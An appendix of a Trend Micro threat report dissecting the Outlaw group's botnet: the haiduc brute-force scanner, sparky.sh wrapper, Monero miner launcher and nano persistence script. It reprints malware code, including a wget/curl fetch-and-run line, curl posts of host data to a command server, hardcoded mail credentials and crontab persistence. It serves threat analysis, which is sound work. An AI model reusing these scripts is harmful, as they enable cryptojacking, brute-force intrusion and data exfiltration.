TREND MICRO | research

Outlaw Group Distributes Botnet for Cryptocurrency-Mining, Scanning, and Brute-Force

Appendix

A detailed analysis of files downloaded by the min.sh script

The script downloads two archives. Once extracted, there will be two directories: ".bin" is for Monero cryptocurrency-mining set of files, and ".sslm" is for the *haiduc* scanner toolkit.

```
root@        :~/wget-urls/www.karaibe.us/67.205.129.169/.foo# tree -a
.
|-- .bin
|   |-- h32
|   |-- h64
|   |-- md64
|   |-- start
|   `-- x86
|       |-- daemon
|       `-- xmrigMiner
|-- monero.tgz
|-- .sslm
|   |-- .classpass
|   |-- feedp.php
|   |-- finish.php
|   |-- haiduc
|   |-- .pass
|   |-- rand
|   |-- sparky.sh
|   |-- src
|   |   |-- class.phpmailer.php
|   |   |-- class.pop3.php
|   |   `-- class.smtp.php
|   `-- start
`-- sslm.tgz
```

Figure 1. .bin and .sslm directories

Haiduc

A PHP script with a website backdoor functionality of sending the emails (results of the scan) to the hardcoded addresses:

aaaaa@gmail[.]com

deutscheshop@gmx[.]de

hoffmannklaus254@gmail[.]com

shopde2018@gmx[.]de

```
}
//print_r($argv);
$whoami = trim(shell_exec("whoami"));
$IP = shell_exec("curl -s http://www.karaibe.us/.foo/remote/info.php > /dev/null");
$to = "hoffmannklaus254@gmail.com";
$server = "smtp.tis-dialog.ru";
$user = "tisdialog@tis-dialog.ru";
$pass = "tisdialog";
$port = "25";
$letter = file_get_contents($argv[1]);
$letter2 = str_replace("\n", "<BR>", $letter);
$subject = trim($argv[2])." {$whoami}@{$IP}";
if (send($to, $user, $user, $subject, $letter2, $server, $user, $pass, $port)) {
        print "OK\n";
} else {
        mail($to,$subject,$letter);
}
?>
```

Figure 2. Mail server configuration used



Figure 2. Mail server configuration used



Figure 3. Script content of sparky.sh

How sparky.sh works

The script links the files required for the running of the *Haiduc* tool, then grabs the updated version of the files if necessary and submits the results to a PHP script on a compromised website to inform the attacker about the output.

First the *sparky.sh* (detected by Trend Micro as Coinminer.SH.MALXMR.ATNJ) gets credentials list from "pass" password file, and sets the number of tasks to be run in parallel and target port for *haiduc*. It then downloads the IPs of the target from the compromised website along with the current credentials list. It also checks the password file for the length and, if necessary, fixes it from a locally stored file. Finally, the *haiduc* is run with given parameters. In this case, it attempts to issue the commands on a targeted host:

"cd /tmp;wget hxxp:///67[.]205[.]129[.]169/[.]foo/min.sh || curl –O hxxp://www[.]karaibe[.]us/[.]foo/min[.]sh || curl -O hxxp://bookaires[.]com/feed/min[.]sh; chmod +x min.sh; nohup ./min.sh >> /dev/null &"

Once the scan log size reaches at least 200 records, the *sparky.sh* script submits the output of the log to the (*.class.php) URL. The tool then waits for 60 seconds to finish all running submissions. Finally, it takes the final output from the scan saved in "gasite" files and sends it to a hardcoded email listed in *finish.php* script (detected by Trend Micro as Trojan.PHP.MINERMAILER.A), stored locally in this version.

At the end of the activity, the *sparky.sh* removes any files created by the *haiduc* toolkit in the run of the tool.

Referenced PHP scripts in *sparky.sh*:

hxxp://www[.]karaibe[.]us/[.]foo/remote/info.php - lists IP addresses/ targets for the scanning and also accepts the introduction info about the targeted host

hxxp://www[.]karaibe[.]us/[.]foo/feed/feedp[.]php - lists tested credentials to be used for brute-force

hxxp://www[.]karaibe[.]us/[.]foo/feed/class[.]php - first two octets of an IP address to be scanned, as an aid for the randomness generator which serves the purpose to make the whole scanning more difficult to detect

```
#!/bin/bash
pwd > dir.dir
dir=`cat dir.dir`
SERVERIP=`curl http://www.karaibe.us/.foo/remote/info.php --connect-timeout 10`
echo "$(whoami)@$SERVERIP
DATE--->$(date)
SCANDIR: $(pwd)
PROCESORS: $(nproc)" > data.file
data=`cat data.file`
curl -d "info=HAIDUC-STARTED&data=$data" http://www.karaibe.us/.foo/remote/info.php --connect-timeout 10
./sparky.sh 192.168
./rand > /dev/null &
sleep 20
rm -rf data.file
```

Figure 4. File “start” bash script which invokes sparky.sh, the wrapper for haiduc

“Start” file starts the *haiduc* tool by invoking the script sparky.sh after some initial setup, which includes saving the information about the currently compromised system on remote host, via PHP script and in hardcoded URL.

Directory "/src" contains three different PHP scripts for covering the email sending functionality via simple mail transfer protocol (SMTP), post office protocol 3 (POP3), or a PHP function.

Monero.tgz file

Monero.tgz is downloaded from *hxxp://67[.]205[.]129[.]169/[.]foo/monero[.]tgz*. Once extracted, it contains the following known XMR miners such as *daemon, xmrigMiner, h32, h64, md64*, and *start*.

Different from the “start” file previously discussed to run *haiduc*, *start* is a bash script used to start the miners with a hardcoded Monero wallet address.

How the script works

First it checks if there is already a running miner. If it finds anything, it kills the running miner and starts its own.

```
#!/bin/bash
ps x | grep -v grep | grep sh | grep Ssl | awk {'print $1'} | while read -r p; do [[ $p ]] && kill "$p"; done
ps x | grep -v grep | grep xmrigMiner | awk {'print $1'} | while read -r p; do [[ $p ]] && kill "$p"; done
proc=`nproc`
ARCH=`uname -m`
if [ ! -f .miner ]; then
echo miner$((1 + RANDOM % 100000)) > .miner
fi
hh="sh"
SCRIPT_PATH=$(dirname $(readlink -f $0))
```

It reads out the processor type/architecture and based on the output, it starts the appropriate miner using one of the binaries.

```
if [ "$ARCH" == "i686" ];       then
        ./x86/daemon -t $(nproc) -a cryptonight -o pool.{BLOCKED}txmr.com:5555 -u
{BLOCKED}KkombM6LYEsz6kZe3d1ktHpkkD54Rtv5VZohaAbQAXzmAjkHSDZVWqMm9ieRCjMkijBYhy39ZJr
YWVxKDVVqtzwPf -p x --donate-level 1 --max-cpu-usage 90 -B > /dev/null &
elif [ "$ARCH" == "x86_64" ];   then
        ./h64 -s $hh ./md64 -t $(nproc) -a cryptonight -o pool.{BLOCKED}txmr.com:5555 -u
{BLOCKED}KkombM6LYEsz6kZe3d1ktHpkkD54Rtv5VZohaAbQAXzmAjkHSDZVWqMm9ieRCjMkijBYhy39ZJr
YWVxKDVVqtzwPf -p x$(cat .miner) --donate-level 1 --max-cpu-usage 90 -B > /dev/null &
fi
sleep 10
```

Once run successfully, it reports back to the owner about the start of the mining.

```
SERVERIP=`curl hxxp://www[.]karaibe[.]us/[.]foo/remote/info[.]php`
echo "$(whoami)@$SERVERIP
DATE: $(date)
SCANDIR: $(pwd)
PROCESORS: $(nproc)
VIDEO CARDS: $(lspci | grep -i --color 'vga\|3d\|2d')
MINER NAME: $(cat .miner)" > data.file
data=`cat data.file`
curl -d "info=NEW-MINER-MONERO&data=$data" hxxp://www[.]karaibe[.]us/[.]foo/remote/info[.]php
rm -rf data.file
```

Next part of the code contains a persistence mechanism. It checks if the mining service is running, and if not, it gets the file and installs the miner again with the same process as above.

```
##########################
rm -rf /var/tmp/.nano
mkdir /var/tmp/.nano
curl -s hxxp://www[.]karaibe[.]us/[.]foo/nano[.]php > /var/tmp/.nano/nano.sh
chmod +x /var/tmp/.nano/nano.sh
echo '*/30 * * * * /bin/sh /var/tmp/.nano/nano.sh &> /dev/null
@reboot /bin/mkdir /var/tmp/.ssh && /usr/bin/curl -s hxxp://www[.]karaibe[.]us/[.]foo/nano[.]php >
/var/tmp/.ssh/nano.sh && /bin/chmod +x /var/tmp/.ssh/nano.sh && /var/tmp/.ssh/nano.sh' > cron.d
crontab cron.d
crontab -l
rm -rf cron.d
##########################
sleep 10
rm -rf $0
rm -rf $(pwd)
echo OK
```



Figure 5. Whole “nano” script

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com